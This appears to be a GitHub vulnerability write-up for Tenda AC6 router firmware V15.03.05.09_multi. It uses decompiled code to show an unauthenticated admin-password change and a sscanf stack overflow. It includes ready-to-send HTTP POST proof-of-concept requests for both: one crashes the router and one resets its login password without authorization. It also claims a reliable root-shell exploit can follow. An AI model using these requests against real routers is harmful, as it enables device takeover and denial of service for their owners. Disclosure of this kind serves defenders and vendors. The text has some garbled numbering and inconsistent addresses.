

main IOT_vuln / Tenda / AC6 / 8 /



fuxianghah update command execv ...

on Feb 28 History

..



img

10 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*( _DWORD *)v8 = 0;  
*( _DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get` with various headers and a body containing login credentials. The response is an HTTP 200 OK with a content type of `text/plain`. The Tenda Web Master browser window shows the login page of the Tenda router, with a username field containing `123456` and a green login button.

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get` with various headers and a body containing login credentials. The response is an HTTP 200 OK with a content type of `text/plain`. The Tenda WiFi browser window shows the network status page, displaying the router's status, including the network name `2.4 GHz: Tenda_AC6_renc...` and `5 GHz: Tenda_AC6_rencv...`, the IP address `192.168.1.160`, and the version `V15.03.05.09_multi`.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
7
8  memset(s, 0, sizeof(s));
9  v6 = 0;
10 v5 = webgetvar(a1, "list", &unk_E1260);
11 v1 = sub_75D04("adv.virtualser", v5, 126);
12 if ( CommitCfm(v1) )
13 {
14     printf("advance type %d", 2);
```

The program gets the content from the list parameter to V5, and then calls sub_. 75d04() function, let's follow up and check

```
int __fastcall sub_75D04(const char *a1, char *a2, unsigned __int8 a3)
{
    int result; // r0
    char v7[4]; // [sp+1Ch] [bp-188h] BYREF
    int v8; // [sp+20h] [bp-184h]
    int v9[2]; // [sp+24h] [bp-180h] BYREF
    int v10[2]; // [sp+2Ch] [bp-178h] BYREF
    int v11[2]; // [sp+34h] [bp-170h] BYREF
    char v12[16]; // [sp+3Ch] [bp-168h] BYREF
```

At this time, the position of A2 parameter in the corresponding function.

```
++v16;
v17 = a2;
while ( 1 )
{
    v15 = strchr(v17, a3);
    if ( !v15 )
        break;
    *v15++ = 0;
    memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", a1, v16);
    if ( sscanf(v17, "%[^,]%c[^,]%c[^,]%c", v12, v11, v10, v9) == 4 )
    {
        sprintf(v13, "0;%s;%s;%s;%s;1", (const char *)v10, (const char *)v11, v12, (const char *)v9);
        SetValue(s, v13);
    }
    v17 = v15;
    ++v16;
}
```

After that, A2 is assigned to V17, and then the matched content in V17 is directly formatted into the stack of V12, V11, V10 and V9 through the function sscanf through regular expression. There is a stack overflow vulnerability.


3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1525
Origin: http://192.168.2.1
Connection: close
Referer: http://192.168.2.1/virtual_server.html?random=0.062640403582917&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcyzucvb

list=192.168.2.2,21,123,1aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaa
```



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html
```

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

